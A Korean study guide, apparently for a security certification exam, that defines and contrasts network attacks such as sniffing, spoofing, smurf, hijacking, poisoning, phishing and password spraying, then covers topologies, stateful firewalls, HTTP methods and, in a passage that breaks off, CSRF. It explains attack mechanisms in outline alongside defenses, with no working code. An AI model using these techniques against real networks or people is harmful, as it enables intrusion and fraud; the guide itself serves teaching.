0. 큰 그림: 핵심 3종 비교

용어 영어 뜻 한 줄 정의 공격 성격 침해하는 보안 요소
스니핑 (Sniffing) 킁킁 냄새 맡다 남의 통신을 몰래 엿듣기 수동적 (보기만 함) 기밀성
스푸핑 (Spoofing) 속이다, 흉내 내다 주소·신원을 위조해서 다른 존재인 척 능동적 (위조 패킷 전송) 무결성, 인증
스머핑 (Smurfing) 스머프 (만화 캐릭터) 브로드캐스트로 응답을 증폭시켜 피해자를 마비 능동적 (DoS) 가용성

기억법

  • 스니핑 = 귀 (듣기만)
  • 스푸핑 = 가면 (남인 척)
  • 스머핑 = 메아리 (한 번 외치면 수백 명이 대답)

세 가지는 조합해서 쓰이기도 해요. 예를 들어 **ARP 스푸핑(가면)**으로 트래픽을 내 쪽으로 끌어온 뒤 **스니핑(귀)**하는 식이죠. 스머핑도 출발지를 피해자로 스푸핑해야 성립해요.


1. 엿보기·수집: Sniffing 계열

용어 내용
스니핑 (Sniffing) 네트워크 패킷을 몰래 수집해 내용 확인. 허브 환경은 쉽고, 스위치 환경은 ARP 스푸핑·Switch Jamming 등이 필요
무차별 모드 (Promiscuous Mode) 랜카드가 내 것이 아닌 프레임도 모두 받아들이는 모드. 스니핑의 기본 조건
Switch Jamming (MAC Flooding) 스위치 MAC 테이블을 가짜 MAC으로 가득 채워 허브처럼 만듦
키로깅 (Keylogging) 키보드 입력을 몰래 기록 (비밀번호 탈취)
숄더 서핑 (Shoulder Surfing) 어깨 너머로 화면·비밀번호를 훔쳐봄 (물리적·사회공학)
덤스터 다이빙 (Dumpster Diving) 쓰레기통을 뒤져 서류·메모·폐기 장비에서 정보 수집
워드라이빙 (Wardriving) 차를 타고 돌아다니며 보안이 약한 와이파이를 찾아다님

2. 위장하기: Spoofing 계열

"무엇을 위조하느냐"에 따라 이름이 붙어요.

용어 위조 대상 결과 대응
IP 스푸핑 출발지 IP IP 기반 인증 우회, DoS 공격자 은닉 Ingress/Egress 필터링, uRPF, IP 기반 인증 금지
ARP 스푸핑 IP ↔ MAC 매핑 중간자(MITM) 공격, 스위칭 환경 스니핑 정적 ARP, DAI
ARP Redirect "게이트웨이 MAC은 나" 네트워크 전체 트래픽 가로채기 정적 ARP, DAI
MAC 스푸핑 MAC 주소 MAC 기반 인증·VLAN 우회 802.1X 인증
DNS 스푸핑 도메인 → IP 응답 가짜 사이트로 유도 DNSSEC, HTTPS 인증서 검증
DHCP 스푸핑 DHCP 서버 응답 공격자를 게이트웨이·DNS로 지정 DHCP 스누핑
ICMP Redirect "더 좋은 경로는 나" 피해자 라우팅 경로 변경 Redirect 수신 거부
이메일 스푸핑 발신자 주소 사장·은행인 척 메일 발송 SPF, DKIM, DMARC
Caller ID 스푸핑 발신 전화번호 보이스피싱에 악용 통신사 발신번호 변작 차단
GPS 스푸핑 위치 신호 위치 조작 신호 검증
URL·도메인 스푸핑 비슷한 주소 (bank-example.com, examp1e.com) 피싱 사이트 주소 확인, 브라우저 경고

3. 증폭·마비시키기: DoS 계열

용어 원리 키워드
스머프 (Smurf) 출발지 = 피해자로 위조한 ICMP Echo를 브로드캐스트 주소로 전송 → 네트워크 전체가 피해자에게 응답 ICMP, 브로드캐스트, 증폭 → no ip directed-broadcast
프래글 (Fraggle) 스머프의 UDP 버전 (echo 7번, chargen 19번 포트) UDP, 브로드캐스트
랜드 (Land) 출발지 = 목적지(피해자 자신)로 위조 자기 자신에게 응답, 루프
Ping of Death 65,535바이트 넘는 ICMP (단편화 악용) 큰 ping, 재조립 오버플로
티어드롭 (Teardrop) 단편의 Offset을 겹치게 조작 재조립 오류
SYN 플러딩 SYN만 대량 전송, ACK 안 보냄 반쯤 열린 연결 → SYN Cookie
UDP·ICMP 플러딩 대량 패킷으로 대역폭 고갈 Flood = 홍수
증폭 공격 (Amplification / Reflection) 작은 요청 → 큰 응답 (DNS, NTP, Memcached), 출발지를 피해자로 위조 반사, 증폭률
Slowloris HTTP 요청을 아주 천천히 보내 연결 점유 저속 공격
재밍 (Jamming) 무선 주파수를 전파 방해 무선 DoS
Deauth 공격 가짜 연결 해제 프레임으로 와이파이 강제 종료 802.11w로 방어

Flooding vs Jamming

  • Flooding(홍수): 정상 형태의 요청을 엄청나게 많이 보내 마비
  • Jamming(방해): 신호를 교란해서 통신 자체를 못 하게 (무선 전파 방해, Switch Jamming처럼 테이블 교란)

4. 가로채기: Hijacking 계열

Hijack = 납치하다. 이미 존재하는 무언가를 빼앗는 공격이에요.

용어 빼앗는 대상 원리
세션 하이재킹 로그인된 세션 세션 쿠키 탈취(XSS, 스니핑), TCP 순서 번호 예측
TCP 하이재킹 맺어진 TCP 연결 순서 번호를 맞춘 가짜 패킷 삽입
BGP 하이재킹 인터넷 라우팅 경로 남의 IP 대역을 자기 것이라 거짓 광고 → RPKI
DNS 하이재킹 DNS 설정 공유기·PC의 DNS 서버 설정을 공격자 서버로 변경
클릭재킹 (Clickjacking) 사용자의 클릭 투명한 iframe을 덮어씌워 다른 버튼을 누르게 함 → X-Frame-Options, CSP
크립토재킹 (Cryptojacking) 컴퓨팅 자원 남의 PC로 몰래 암호화폐 채굴
주스재킹 (Juice Jacking) 충전 포트 공공 USB 충전기로 데이터 탈취·악성코드 설치
하위 도메인 탈취 방치된 CNAME 폐기된 서비스 이름을 공격자가 등록

Spoofing vs Hijacking

  • 스푸핑: 남인 척하는 것 (위장 자체)
  • 하이재킹: 이미 있는 연결·세션을 빼앗는 것 (스푸핑을 수단으로 쓰기도 함)

5. 오염시키기: Poisoning 계열

Poison = 독을 타다. 저장된 정보를 오염시켜서 이후 사용자들이 계속 피해를 보게 하는 공격이에요.

용어 오염 대상
ARP 캐시 포이즈닝 PC의 ARP 캐시 (= ARP 스푸핑과 같은 의미로 씀)
DNS 캐시 포이즈닝 DNS 리졸버의 캐시 → 그 리졸버를 쓰는 모든 사용자 피해
웹 캐시 포이즈닝 프록시·CDN 캐시에 악성 응답 저장
SEO 포이즈닝 검색 결과 상위에 악성 사이트를 노출
데이터 포이즈닝 AI 학습 데이터에 조작된 데이터 삽입

Spoofing vs Poisoning

  • DNS 스푸핑: 한 번의 질의에 가짜 응답
  • DNS 캐시 포이즈닝: 가짜 응답을 캐시에 저장시켜 지속적·광범위한 피해

6. 속여서 낚기: 사회공학 · Phishing 계열

사람의 심리를 이용하는 공격들이에요. 이름이 비슷해서 시험에 자주 나와요.

용어 어원 수단 특징
피싱 (Phishing) Private data + Fishing 이메일·웹사이트 가짜 메일로 가짜 사이트 유도
스피어 피싱 (Spear Phishing) 작살(Spear) 낚시 이메일 특정 개인·조직을 노린 맞춤형 피싱
웨일링 (Whaling) 고래(Whale) 잡기 이메일 CEO·임원 같은 고위직 대상
BEC (Business Email Compromise) – 이메일 거래처·임원을 사칭해 송금 유도
스미싱 (Smishing) SMS + Phishing 문자 메시지 "택배 조회" 링크 → 악성 앱 설치
비싱 (Vishing) Voice + Phishing 전화 보이스피싱
큐싱 (Qshing) QR + Phishing QR 코드 가짜 QR로 악성 사이트 유도
파밍 (Pharming) Phishing + Farming DNS·hosts 변조 사용자가 정상 주소를 입력해도 가짜 사이트로 이동
프리텍스팅 (Pretexting) 핑계(Pretext) 대화 그럴듯한 시나리오로 정보 요청 ("IT팀인데 비밀번호 확인 좀...")
베이팅 (Baiting) 미끼(Bait) 물건 악성 USB를 일부러 떨어뜨려 줍게 만듦
테일게이팅 (Tailgating) / 피기백킹 (Piggybacking) 바짝 따라가기 / 업혀 가기 물리적 출입증 찍는 직원 뒤를 따라 보안 구역에 들어감
워터링 홀 (Watering Hole) 물웅덩이 웹사이트 표적이 자주 가는 사이트를 감염시켜 놓고 기다림 (사자가 물웅덩이에서 기다리듯)
드라이브 바이 다운로드 (Drive-by Download) 지나가다 웹사이트 사이트를 방문만 해도 악성코드 자동 설치

피싱 vs 파밍 (시험 단골)

  • 피싱: 사용자가 가짜 링크를 클릭해야 함 → 주소를 잘 보면 피할 수 있음
  • 파밍: DNS나 hosts 파일을 변조해서, 사용자가 올바른 주소를 직접 입력해도 가짜 사이트로 감 → 주소창만으로는 구분이 어려움 (HTTPS 인증서 경고가 마지막 단서)

7. 도메인 악용: Squatting 계열

Squat = 남의 땅에 무단으로 눌러앉다.

용어 내용
사이버스쿼팅 (Cybersquatting) 유명 기업·상표의 도메인을 먼저 등록해서 비싸게 팔거나 악용
타이포스쿼팅 (Typosquatting) 오타를 노린 도메인 (goggle.com, naver.co 등)
콤보스쿼팅 (Combosquatting) 정상 이름에 단어를 붙임 (bank-example-login.com)
호모글리프 공격 (Homograph) 생김새가 비슷한 다른 문자 사용 (라틴 a 대신 키릴 а)

8. 정찰·탐색: 공격 준비 단계

용어 내용
풋프린팅 (Footprinting) 공격 대상의 공개 정보 수집 (WHOIS, DNS, 홈페이지, SNS) — 발자국 따라가기
스캐닝 (Scanning) 열린 포트·서비스·취약점 탐색 (SYN·FIN·NULL·Xmas·ACK 스캔)
핑거프린팅 (Fingerprinting) TTL, TCP 옵션 등으로 OS·서비스 버전 식별 — 지문 감식
배너 그래빙 (Banner Grabbing) 서비스 접속 시 나오는 안내 문구로 버전 확인
에뉴머레이션 (Enumeration) 사용자 계정, 공유 폴더 등 목록 수집


순서로 보면: 풋프린팅 → 스캐닝 → 핑거프린팅·에뉴머레이션 → 실제 공격


9. 인증 공격: 비밀번호 계열

용어 방식 대응
무차별 대입 (Brute Force) 가능한 모든 조합 시도 계정 잠금, 긴 비밀번호
사전 공격 (Dictionary Attack) 자주 쓰는 단어 목록으로 시도 복잡한 비밀번호
크리덴셜 스터핑 (Credential Stuffing) 다른 사이트에서 유출된 아이디·비밀번호를 그대로 대입 비밀번호 재사용 금지, MFA
패스워드 스프레잉 (Password Spraying) 많은 계정에 흔한 비밀번호 하나씩 시도 (계정 잠금 회피) MFA, 이상 로그인 탐지
레인보우 테이블 (Rainbow Table) 미리 계산한 해시 → 비밀번호 표로 역추적 솔트(Salt) 추가
재전송 공격 (Replay Attack) 가로챈 정상 인증 메시지를 다시 보냄 타임스탬프, nonce, 순서 번호

크리덴셜 스터핑 vs 패스워드 스프레잉

  • 스터핑: 유출된 정답 조합(아이디+비번)을 그대로 넣어봄 → "비번 재사용"을 노림
  • 스프레잉: 계정 여러 개에 Password123! 같은 흔한 비번 하나를 뿌림 → 계정당 시도 횟수가 적어 잠금에 안 걸림

10. 블루투스 공격: Blue 계열

용어 내용
블루재킹 (Bluejacking) 근처 기기에 원치 않는 메시지 전송 (장난 수준)
블루스나핑 (Bluesnarfing) 블루투스로 연락처·파일 탈취 (Snarf = 가로채다)
블루버깅 (Bluebugging) 블루투스로 기기를 원격 조종 (통화, 문자 발송) — 가장 위험


피해 크기: 블루재킹(메시지) < 블루스나핑(정보 탈취) < 블루버깅(기기 장악)


11. 기타 자주 나오는 용어

용어 내용
템퍼링 (Tampering) 데이터·파라미터 변조 (쿠키 변조, 가격 파라미터 변조, HTTP 메서드 변조)
터널링 (Tunneling) 허용된 프로토콜 안에 다른 데이터를 숨겨 방화벽 우회 (DNS·ICMP 터널링)
스캠 (Scam) 사기 전반
스패밍 (Spamming) 원치 않는 대량 메시지 발송
백도어 (Backdoor) 정상 인증을 우회하는 뒷문
루트킷 (Rootkit) 관리자 권한을 얻고 자신을 숨기는 악성코드
랜섬웨어 (Ransomware) 파일을 암호화하고 몸값 요구

헷갈리는 쌍

비교 A B
스니핑 vs 스푸핑 엿듣기 (수동) 위장하기 (능동)
스머프 vs 프래글 ICMP 브로드캐스트 증폭 UDP 브로드캐스트 증폭
스머프 vs 랜드 제3 네트워크가 피해자에게 응답 피해자가 자기 자신에게 응답
스푸핑 vs 하이재킹 남인 척 남의 것을 빼앗기
스푸핑 vs 포이즈닝 일회성 가짜 응답 캐시에 저장돼 지속
피싱 vs 파밍 가짜 링크 클릭 필요 정상 주소 입력해도 가짜 사이트 (DNS 변조)
스미싱 vs 비싱 vs 큐싱 문자 전화
스피어 피싱 vs 웨일링 특정 개인·조직 고위 임원
플러딩 vs 재밍 대량 요청으로 마비 신호·테이블 교란
스터핑 vs 스프레잉 유출된 조합 대입 흔한 비번 하나를 여러 계정에
블루재킹 vs 블루스나핑 vs 블루버깅 메시지 정보 탈취

보안 3요소로 묶어 보기

침해 요소 대표 공격
기밀성 (Confidentiality) — 남이 보면 안 됨 스니핑, 키로깅, 숄더 서핑, 블루스나핑
무결성 (Integrity) — 바뀌면 안 됨 스푸핑, 템퍼링, 포이즈닝, 하이재킹
가용성 (Availability) — 쓸 수 있어야 함 스머프, 프래글, 랜드, 플러딩, 재밍, 랜섬웨어


네트워크 토폴로지

네트워크 토폴로지는 장비들을 어떤 모양으로 연결할 것인가에 대한 이야기 입니다. 패킷·장비가 어떤 구조 위에서 동작하는지를 보는 큰 그림이라고 생각하면 됩니다.

Topology = 연결 형태. 컴퓨터, 스위치, 라우터 같은 장비들이 선(링크)으로 어떻게 이어져 있는지를 나타낸 배치도


물리적 토폴로지 vs 논리적 토폴로지

구분 의미 예시
물리적 토폴로지 실제로 선이 어떻게 깔려 있는가 모든 PC가 중앙 장비에 랜선으로 연결됨
논리적 토폴로지 데이터가 실제로 어떻게 흐르는가 그 중앙 장비가 허브라면, 신호는 모두에게 퍼짐

① 버스형 (Bus)

 [PC1]   [PC2]   [PC3]   [PC4]
   │       │       │       │
 ■═╧═══════╧═══════╧═══════╧═■
 종단                         종단
 저항          (백본 케이블)      저항


  • 구조: 케이블 한 줄(버스)에 모든 장비가 줄줄이 매달려 있음
  • 동작:
    • 한 장비가 보낸 신호는 케이블 전체로 퍼져서 모든 장비가 받음
    • 각 장비는 목적지 MAC을 보고 자기 것만 가져감
    • 케이블 양 끝에는 신호가 반사되어 돌아오지 않도록 종단 저항(Terminator)을 추가
    • 여러 장비가 동시에 보내면 충돌이 나서, CSMA/CD(보내기 전 확인, 충돌 시 대기 후 재전송)로 조율함.
장점 단점
케이블이 적게 들어 저렴 백본 케이블이 끊기면 전체 마비
구조가 단순, 장비 추가 쉬움 장비가 늘수록 충돌 증가 → 성능 저하
  어디서 고장 났는지 찾기 어려움

보안: 모든 데이터가 모든 장비에게 전달되므로, 아무 장비나 랜카드를 무차별 모드로 바꾸면 남의 통신을 전부 엿볼 수 있습니다(스니핑). 허브 환경도 마찬가지입니다.


② 성형 / 스타형 (Star)

           [PC1]
             │
  [PC4] ── [스위치] ── [PC2]
             │
           [PC3]


  • 구조: 모든 장비가 중앙 장비(허브 또는 스위치) 하나에 각자 연결됨
  • 동작: 장비끼리 통신하려면 반드시 중앙 장비를 거쳐야 함.
장점 단점
PC 하나나 케이블 하나가 고장 나도 다른 장비는 정상 중앙 장비가 고장 나면 전체 마비 (단일 장애점)
장비 추가·제거가 쉬움 버스형보다 케이블이 많이 듦
고장 위치 파악이 쉬움 (중앙에서 관리) 중앙 장비의 성능이 전체 성능을 좌우


현재 사무실·가정 LAN의 표준입니다. 집 공유기에 노트북, 폰, TV가 연결된 것도 스타형입니다.

단일 장애점 (SPOF, Single Point of Failure): 그 하나가 고장 나면 시스템 전체가 멈추는 지점. 스타형의 중앙 장비가 대표적. 보안의 3요소 중 가용성과 직결되는 개념

보안: 중앙이 허브면 물리적으로 스타지만 논리적으로 버스라 스니핑에 취약하고, 스위치면 해당 포트로만 보내서 훨씬 안전. 단, MAC 플러딩으로 스위치 테이블을 가득 채우면 스위치가 허브처럼 동작하게 만들 수 있음.


③ 링형 (Ring)

     [PC1] ──→ [PC2]
       ↑          │
       │          ↓
     [PC4] ←── [PC3]


  • 구조: 장비들이 원형으로 이웃과만 연결되고, 마지막 장비가 첫 장비와 이어짐
  • 동작: 데이터가 한 방향으로 돌면서 각 장비를 거쳐 목적지에 도착함.
    • 대표 방식인 토큰 링(Token Ring)은 “토큰”이라는 발언권 패킷이 링을 돌고, 토큰을 가진 장비만 데이터를 보낼 수 있음. 회의에서 마이크를 가진 사람만 말할 수 있는 규칙과 동일.
    • 그래서 충돌이 원천적으로 없음.
장점 단점
충돌 없음, 장비가 많아도 성능이 예측 가능 장비나 링크 하나만 끊겨도 링 전체 마비
모든 장비가 공평하게 전송 기회를 가짐 장비 추가·제거 시 링을 잠시 끊어야 함
  데이터가 여러 장비를 거치므로 지연 발생


④ 망형 / 메시형 (Mesh)

     [A] ─────── [B]
      │ ╲      ╱ │
      │   ╲  ╱   │
      │    ╳     │
      │   ╱  ╲   │
      │ ╱      ╲ │
     [D] ─────── [C]


구조: 모든 장비가 다른 모든 장비와 직접 연결

  • 장비가 n개일 때 필요한 링크(회선) 수 = n(n − 1) / 2
  • 장비 하나당 포트 수 = n − 1
장점 단점
링크 하나가 끊겨도 다른 경로로 우회 → 가장 높은 가용성 링크·포트가 엄청나게 많이 필요 → 비용 최고
장비끼리 직통이라 빠름 설치·관리가 복잡
트래픽이 분산되어 병목이 적음  

TCP/IP가 탄생한 배경이 "일부가 파괴돼도 통신이 유지되는 네트워크"였습니다. 그 목표를 구현한 구조가 바로 메시형입니다.


⑤ 트리형 / 계층형 (Tree, Hierarchical)

                    [코어 스위치]
                    ╱            ╲
          [층별 스위치 A]      [층별 스위치 B]
           ╱    │    ╲          ╱    │    ╲
        [PC]  [PC]  [PC]     [PC]  [PC]  [PC]


  • 구조: 스타형을 여러 단계로 쌓아 올린 모양. 나무를 거꾸로 세운 것 같다고 해서 트리형
  • 동작: 같은 가지 안에서는 가까운 스위치에서 해결, 다른 가지로 가려면 위로 올라갔다가 내려와요.
장점 단점
확장이 쉬움: 가지를 하나 더 붙이면 됨 상위 장비가 고장 나면 그 아래 전체 마비
부서·층별로 나눠서 관리하기 좋음 최상위(루트) 장비에 트래픽 집중
대규모 네트워크에 적합  

회사 건물 네트워크의 기본 구조입니다. 1층 스위치, 2층 스위치가 각각 PC들을 연결하고, 이 층별 스위치들이 건물 중앙의 코어 스위치로 모이는 식.

Stateless와 stateful의 차이점

State(상태)란 “이전에 무슨 일이 있었는지에 대한 기억”입니다. 그래서 둘의 차이는 한 문장으로 정리됩니다.

  • Stateless (무상태): 이전 기록을 기억하지 않고, 지금 들어온 것만 보고 판단
  • Stateful (상태 유지): 이전 기록을 기억해 두고, 그 맥락까지 고려해서 판단
비교 Stateless Stateful
기억 없음. 매 요청이 독립적 있음. 이전 요청·연결 상태를 저장
판단 근거 지금 들어온 것만 지금 들어온 것 + 저장된 맥락
메모리 사용 적음 연결·세션 수만큼 필요
처리 속도 빠름 (조회할 게 없음) 상태 조회·갱신 비용
확장성 높음: 아무 서버가 처리해도 됨 낮음: 상태를 가진 그 서버가 처리해야 함
장애 복구 쉬움: 다른 서버로 바로 대체 어려움: 상태가 사라지면 연결 끊김
정교함 맥락을 모르니 단순한 판단만 맥락을 아니까 정교한 판단 가능
대표적 약점 위조된 "중간 패킷"에 속기 쉬움 상태 저장 공간을 고갈시키는 공격에 취약


프로토콜에서의 Stateless/Stateful 은 다음과 같습니다.

프로토콜 구분 이유
IP Stateless 패킷 하나하나를 독립적으로 처리. 라우터는 이전 패킷을 기억하지 않음
UDP Stateless 연결 개념이 없음. 보내고 끝
TCP Stateful 연결 상태(SYN_SENT, ESTABLISHED 등), 순서 번호, 받은 위치를 양쪽이 기억
HTTP Stateless 요청 하나하나가 독립적. 서버는 이전 요청을 기억하지 않음
TLS Stateful 핸드셰이크로 합의한 암호 키를 연결 동안 기억
DNS Stateless (기본) 질의 하나, 응답 하나로 끝


Stateless 방화벽 (패킷 필터링)

  • 패킷을 하나씩 독립적으로 규칙과 비교
  • 응답 패킷을 허용하려면 "들어오는 높은 포트(1024~65535) 전체 허용" 같은 넓은 규칙이 필요
  • 공격자가 ACK 플래그만 세운 패킷을 보내면 "이미 연결된 통신인가 보다" 하고 통과시킬 수 있음 (ACK 스캔)

Stateful 방화벽 (상태 기반 검사, Stateful Inspection)

  • 연결 상태 테이블에 진행 중인 연결을 기록
  • 내부에서 시작한 연결의 응답만 정확히 허용
  • 테이블에 없는 연결의 패킷은 차단 → ACK 스캔 무력화

HTTP 요청 방식

지난번에 본 HTTP 요청을 다시 보겠습니다.

POST /api/mail/send HTTP/1.1          ← ① 요청 줄: [메서드] [경로] [버전]
Host: mail.example.com                 ← ② 헤더
Content-Type: application/json
Cookie: session_id=abc123

{"to": "friend@maple.example.ca", "subject": "안녕!"}   ← ③ 본문(Body)
  • 메서드: POST → "무엇을 할지" (동사)
  • 경로(URL): /api/mail/send → "무엇에 대해" (목적어)
  • 본문: 함께 보낼 데이터

같은 /users/42라는 자원에 대해서도 메서드에 따라 의미가 완전히 달라집니다.

GET    /users/42   →  42번 사용자 정보 줘
PUT    /users/42   →  42번 사용자 정보를 이걸로 바꿔
DELETE /users/42   →  42번 사용자 지워


① GET: 조회

"이 자원을 보여줘"

GET /mail/inbox?page=2&sort=date HTTP/1.1
Host: mail.example.com
  • 가장 많이 쓰이는 메서드. 주소창에 URL을 치거나 링크를 클릭하면 GET
  • 전달할 값은 URL 뒤 쿼리 스트링(?page=2&sort=date)에 붙임
  • 본문을 쓰지 않는 게 원칙
  • 서버 데이터를 바꾸지 않아야 함 (읽기 전용)
  • 결과를 캐시할 수 있음 → 같은 페이지를 다시 열면 빨리 뜨는 이유

② POST: 생성·처리

"이 데이터를 받아서 처리해줘"

POST /mail/send HTTP/1.1
Host: mail.example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 58

to=friend%40maple.example.ca&subject=Hello&body=Hi+there
  • 데이터를 본문(Body)에 담아 보냄
  • 로그인, 회원가입, 글쓰기, 결제, 메일 발송 등 서버 상태를 바꾸는 작업
  • 쓰임새가 가장 넓은 "만능" 메서드. 다른 메서드에 딱 맞지 않는 작업은 보통 POST로 처리
  • 같은 요청을 두 번 보내면 두 번 처리될 수 있음 (메일이 두 통 발송, 결제가 두 번)

결제 완료 화면에서 새로고침하면 브라우저가 "양식을 다시 제출하시겠습니까?" 경고를 띄우는 이유가 이 때문입니다. POST는 반복하면 결과가 달라질 수 있습니다.


③ PUT: 전체 교체 (또는 생성)

"이 위치의 자원을 통째로 이걸로 바꿔줘. 없으면 만들어줘"

PUT /users/42 HTTP/1.1
Content-Type: application/json

{"name": "홍길동", "email": "hong@example.com", "phone": "010-1234-5678"}
  • 자원 전체를 교체. 보내지 않은 필드는 사라질 수 있음
  • 몇 번을 보내도 결과는 같음 (42번 사용자가 이 내용으로 바뀐 상태)

④ PATCH: 일부 수정

"이 자원의 이 부분만 바꿔줘"

PATCH /users/42 HTTP/1.1
Content-Type: application/json

{"phone": "010-9999-0000"}
  • 바꿀 부분만 보냄
  • PUT과 PATCH의 차이를 비유하면:
    • PUT: 서류를 새로 작성해서 통째로 교체
    • PATCH: 서류의 전화번호 칸만 수정테이프로 고침

⑤ DELETE: 삭제

"이 자원을 지워줘"

DELETE /mail/1234 HTTP/1.1
  • 몇 번 보내도 결과는 “1234번 메일이 없는 상태”로 같음

⑥ HEAD: 헤더만 조회

“GET이랑 똑같이 하되, 본문은 빼고 헤더만 줘”

HEAD /files/report.pdf HTTP/1.1

→ 응답:
HTTP/1.1 200 OK
Content-Type: application/pdf
Content-Length: 5242880          ← 파일 크기 5MB
Last-Modified: Mon, 02 Nov 2026 03:00:00 GMT
(본문 없음)
  • 큰 파일을 받기 전에 크기나 수정일만 확인할 때
  • 링크가 살아 있는지(404인지) 가볍게 확인할 때

⑦ OPTIONS: 가능한 메서드 확인

"이 자원에 어떤 메서드를 쓸 수 있어?"

OPTIONS /api/users HTTP/1.1

→ 응답:
HTTP/1.1 204 No Content
Allow: GET, POST, OPTIONS
  • 실무에서 가장 많이 쓰이는 곳은 CORS 사전 요청(Preflight)입니다.
    • 브라우저가 a.com 페이지에서 api.b.com으로 요청을 보내려 할 때, 먼저 OPTIONS로 ”다른 사이트에서 이런 요청 보내도 돼?”라고 허락을 구합니다. 서버가 허락하면 그때 실제 요청을 보냅니다.

⑧ TRACE: 경로 진단

"내가 보낸 요청이 서버에 어떻게 도착했는지 그대로 돌려줘"

TRACE / HTTP/1.1
Host: example.com
Cookie: session_id=abc123

→ 응답 본문에 받은 요청을 그대로 되돌려줌 (에코)
TRACE / HTTP/1.1
Host: example.com
Cookie: session_id=abc123
  • 원래는 중간 프록시가 요청을 어떻게 바꾸는지 디버깅하려고 만든 메서드
  • 보안상 위험해서 운영 서버에서는 반드시 꺼야 하는 메서드

⑨ CONNECT: 터널 개설

"이 목적지까지 통로를 뚫어줘"

CONNECT bank.example.com:443 HTTP/1.1
  • 브라우저가 프록시를 통해 HTTPS 사이트에 접속할 때 쓰고, 프록시는 통로만 뚫어주고 암호화된 내용은 그대로 중계해요.

메서드의 세 가지 성질: 안전성 · 멱등성 · 캐시 가능성

안전성 (Safe)


요청해도 서버의 상태(데이터)를 바꾸지 않습니다.


GET, HEAD, OPTIONS, TRACE가 안전한 메서드입니다. 검색 엔진 크롤러가 웹 페이지를 마구 돌아다녀도 되는 건, 크롤러가 GET만 쓰기 때문입니다. GET이 안전하다는 약속이 있기 때문입니다.


멱등성 (Idempotent)


같은 요청을 한 번 보내든 여러 번 보내든 결과가 같습니다.


요청 1번 보냄 3번 보냄 멱등?
PUT /users/42 {"phone": "010-9999"} 전화번호 010-9999 전화번호 010-9999 ✅ 같음
DELETE /mail/1234 1234번 없음 1234번 없음 ✅ 같음
POST /mail/send 메일 1통 발송 메일 3통 발송 ❌ 다름
POST /pay 1번 결제 3번 결제 ❌ 다름

왜 중요할까요? 네트워크는 최선형이라 응답이 사라질 수 있습니다. 요청을 보냈는데 응답이 안 오면, 클라이언트는 "서버가 처리했나? 안 했나?" 알 수 없습니다.

  • 멱등한 요청이면 → 그냥 다시 보내도 안전
  • 멱등하지 않은 요청(POST 결제)이면 → 다시 보내면 이중 결제 위험

그래서 금융 API는 결제 같은 POST 요청에 멱등성 키(Idempotency-Key)라는 고유 번호를 붙입니다. 서버는 "이 번호는 이미 처리했음"을 기억해 두고, 같은 번호로 다시 오면 처리하지 않고 이전 결과만 돌려주죠. Stateless 위에 상태를 덧붙이는 패턴의 또 다른 예입니다.


*참고: DELETE를 두 번 보내면 두 번째는 응답 코드가 404로 다를 수 있습니다. 멱등성은 응답이 같다는 게 아니라 서버의 최종 상태가 같다는 뜻입니다.


캐시 가능 (Cacheable)


응답을 저장해 뒀다가 재사용할 수 있습니다.


GET과 HEAD가 대표적입니다. 같은 이미지를 매번 서버에서 받지 않고, 브라우저나 CDN에 저장된 걸 재사용하죠.


성질 비교

메서드 용도 본문 안전 멱등 캐시
GET 조회 사용 안 함 ✅ ✅ ✅
POST 생성·처리 ✅ ❌ ❌ (거의 안 함)
PUT 전체 교체 ✅ ❌ ✅ ❌
PATCH 부분 수정 ✅ ❌ ❌ (보장 안 됨) ❌
DELETE 삭제 선택 ❌ ✅ ❌
HEAD 헤더만 조회 사용 안 함 ✅ ✅ ✅
OPTIONS 가능한 메서드 확인 선택 ✅ ✅ ❌
TRACE 요청 에코 (진단) 없음 ✅ ✅ ❌
CONNECT 터널 개설 없음 ❌ ❌ ❌
GET vs POST
  GET POST
목적 데이터 조회 데이터 전송·처리
데이터 위치 URL (쿼리 스트링) 본문(Body)
데이터 길이 제한 있음 (URL 길이: 브라우저·서버마다 대략 2K~8K) 사실상 제한 없음 (서버 설정에 따름)
데이터 형식 문자열만 (URL 인코딩) 텍스트, JSON, 파일(바이너리) 모두 가능
브라우저 기록 URL이 방문 기록에 남음 본문은 남지 않음
북마크·공유 가능 (URL에 다 들어 있음) 불가
캐시 ✅ 거의 ❌
새로고침 그냥 다시 요청 "다시 제출하시겠습니까?" 경고
멱등성 ✅ ❌

서버의 응답: 상태 코드

코드 의미  
200 OK 성공 GET 조회 성공, POST 처리 성공
201 Created 새로 만들어짐 POST·PUT으로 자원 생성
204 No Content 성공, 돌려줄 본문 없음 DELETE 성공, OPTIONS 응답
301 / 302 다른 주소로 이동 HTTP → HTTPS 리다이렉트
400 Bad Request 요청 형식 오류 잘못된 JSON 등
401 Unauthorized 인증 필요 로그인 안 함
403 Forbidden 권한 없음 로그인했지만 접근 불가
404 Not Found 자원 없음 없는 페이지
405 Method Not Allowed 이 메서드는 허용 안 됨 허용되지 않은 PUT, DELETE, TRACE 요청
500 Internal Server Error 서버 내부 오류 서버 코드 버그

2xx 성공, 3xx 이동, 4xx 클라이언트 잘못, 5xx 서버 잘못

CSRF

CSRF (Cross-Site Request Forgery, 사이트 간 요청 위조): 로그인한 사용자의 브라우저를 이용해서, 사용자가 의도하지 않은 요청을 대신 보내게 만드는 공격


회사에서 팀장님 도장을 맡아둔 비서가 있다고 해봅시다.

  • 비서는 결재 서류가 오면 확인 없이 팀장 도장을 찍어서 처리합니다.
  • 경리팀은 도장만 보고 "팀장님이 승인한 거구나" 하고 돈을 보냅니다.

그런데 누군가 서류 더미 사이에 "외부 계좌로 1,000만 원 송금" 서류를 슬쩍 끼워 넣으면?

  • 비서는 늘 하던 대로 도장을 찍습니다.
  • 경리팀은 진짜 도장이니까 송금을 하죠.
  • 그런데 팀장님은 그런 서류를 본 적도 없습니다.
비유 CSRF
팀장 피해자 (로그인한 사용자)
비서 피해자의 브라우저
팀장 도장 로그인 쿠키
끼워 넣은 서류 공격자가 만든 위조 요청
경리팀 웹 서버

공격자는 도장(쿠키)을 훔친 게 아닙니다. 비서(브라우저)가 자동으로 찍게 만들었을 뿐이에요. 이게 CSRF의 본질입니다.


CSRF가 성립하는 네 가지 조건

하나라도 빠지면 공격이 안 돼요. 방어는 이 중 하나를 깨뜨리는 것이에요.

조건 설명 방어
① 피해자가 로그인 상태 유효한 세션 쿠키가 브라우저에 있음 세션 만료 시간 단축, 사용 후 로그아웃
② 인증이 쿠키에만 의존 브라우저가 자동으로 보내는 것만으로 인증됨 CSRF 토큰, 재인증, 커스텀 헤더
